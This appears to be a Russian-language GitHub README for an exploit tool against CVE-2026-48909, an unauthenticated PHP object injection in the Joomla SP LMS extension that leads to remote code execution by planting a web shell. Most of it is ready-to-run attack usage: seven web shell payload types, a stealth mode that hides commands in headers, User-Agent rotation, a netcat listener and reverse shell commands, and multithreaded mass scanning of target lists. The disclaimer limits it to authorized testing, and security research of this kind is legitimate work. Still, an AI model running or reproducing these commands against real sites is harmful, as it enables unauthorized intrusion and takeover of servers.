cerberusmrxi/cve-2026-48909-joomla-sp-exploit

CVE-2026-48909 — Эксплойт неаутентифицированной инъекции PHP-объектов до RCE для расширения Joomla SP LMS версий <= 4.1.3. Использует десериализацию cookie lmsOrders для записи веб-шелла через цепочку гаджетов Joomla FormattedtextLogger. Включает интерактивную оболочку, обнаружение путей и очистку. Только для авторизованного тестирования безопасности.


Инструмент для доказательства концепции уязвимости CVE-2026-48909
Автор: Sudeepa Wanigarathna

[!IMPORTANT] Только для авторизованного использования. Этот инструмент предназначен для исследований в области безопасности, обучения и тестирования систем, которые принадлежат вам или на которые у вас есть явное письменное разрешение. Несанкционированный доступ к компьютерным системам незаконен. Автор не несет ответственности за неправомерное использование.
CVE-2026-48909 — критическая неаутентифицированная PHP-инъекция объектов в расширении Joomla SP LMS. Данный инструмент реализует полную цепочку атаки, позволяя специалистам по безопасности проверить воздействие в лабораторных или авторизованных средах.
Он охватывает обнаружение, поиск путей, доставку нагрузки, интерактивную постэксплуатацию (если разрешено), массовую оценку и необязательную очистку.
| Атрибут | Значение |
|---|---|
| CVE ID | CVE-2026-48909 |
| CVSS | 9.5 (Критическая) |
| Вектор атаки | Сеть — без аутентификации |
| Воздействие | Удаленное выполнение кода |
| Затронутый продукт | Joomla SP LMS |
| Затронутые версии | 1.0.0 – 4.1.3 |
| Исправленная версия | SP LMS 4.1.4+ |
| Цепочка гаджетов | Требуется Joomla < 5.2.2 |
| Компонент | Версия | RCE |
|---|---|---|
| SP LMS | < 4.1.4 | Уязвим |
| SP LMS | ≥ 4.1.4 | Исправлен |
| Joomla | < 5.2.2 | Цепочка гаджетов работоспособна |
| Joomla | ≥ 5.2.2 | Цепочка гаджетов исправлена |
| Возможность | Описание |
|---|---|
| Неаутентифицированная эксплуатация | Учетные данные не требуются |
| Множество нагрузок | 7 вариантов веб-шеллов / исполнения |
| Интерактивная оболочка | Сессия с историей команд после развертывания |
| Поиск пути | Автоматический поиск путей для записи |
| Очистка | Удаление развернутого веб-шелла после тестов |
| Возможность | Описание |
|---|---|
| Массовое сканирование | Многопоточный список целей (1000+) |
| Поддержка прокси | HTTP/SOCKS (Burp, ZAP и др.) |
| Реверс-шелл | Нагрузки с прослушивателем |
| Скрытый режим | Каналы команд через заголовки / POST |
| Рандомизация | UUID-имена шеллов, ротация User-Agent |
| Отчетность | Экспорт в JSON, HTML или CSV |
| Помощь в обнаружении | Проверка версий Joomla, --check-only, --safe-mode |
cmd в Joomlapipcd exploit
python3 -m venv venv
source venv/bin/activate # Windows: venv\Scripts\activate
pip install -r requirements.txt
python3 "CVE-2026-48909 v3.0.py" --help
requests>=2.31.0
urllib3>=2.0.0
argparseпоставляется со стандартной библиотекой Python; устанавливать его через pip не требуется.
Замените
https://target.exampleна лабораторную или авторизованную цель.
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
python3 "CVE-2026-48909 v3.0.py" https://target.example --check-only
python3 "CVE-2026-48909 v3.0.py" https://target.example --safe-mode
python3 "CVE-2026-48909 v3.0.py" --targets targets.txt --threads 20 --export results.html --export-format html
# Прослушиватель
nc -lvnp 4444

# Цель эксплуатации
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path \
  --shell-type reverse \
  --reverse-host 192.168.1.100 \
  --reverse-port 4444
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /var/www/html/tmp/shell.php
python3 "CVE-2026-48909 v3.0.py" https://target.example --find-path --interactive
python3 "CVE-2026-48909 v3.0.py" https://target.example --path /tmp/x.php --cmd "id"
python3 "CVE-2026-48909 v3.0.py" https://target.example --shell-type stealth --find-path --interactive
python3 "CVE-2026-48909 v3.0.py" https://target.example \
  --find-path --interactive \
  --proxy http://127.0.0.1:8080 \
  --insecure
python3 "CVE-2026-48909 v3.0.py" https://target.example --cleanup /tmp/x.php
https://lab-a.example
https://lab-b.example
https://lab-c.example
python3 "CVE-2026-48909 v3.0.py" -T targets.txt --threads 50 --export scan.json
| Аргумент | Описание |
|---|---|
target | URL одной цели |
--targets, -T FILE | Файл со списком целей (по одному URL на строку) |
--path PATH | Абсолютный серверный путь для веб-шелла |
--shell-type TYPE | minimal, standard, stealth, base64, full, reverse, blindshell |
--shell-name NAME | Имя файла веб-шелла (по умолчанию: x.php) |
| Аргумент | Описание |
|---|---|
--timeout SECONDS | Тайм-аут запроса (по умолчанию: 15) |
--insecure | Пропустить проверку TLS-сертификата |
--proxy URL | Например, http://127.0.0.1:8080 |
--random-ua | Ротация User-Agent (включено по умолчанию) |
--delay SECONDS | Задержка между запросами |
| Аргумент | Описание |
|---|---|
--reverse-host HOST | Хост прослушивателя |
--reverse-port PORT | Порт прослушивателя |
| Аргумент | Описание |
|---|---|
--interactive, -i | Интерактивная оболочка после развертывания |
--check-only | Только проверка уязвимости |
--safe-mode | Неразрушающее тестирование |
--find-path | Автоматическое обнаружение пути для записи |
--cmd COMMAND | Выполнить одну команду и завершить работу |
--cleanup PATH | Удалить веб-шелл по указанному пути |
--cleanup-after | Очистка после эксплуатации |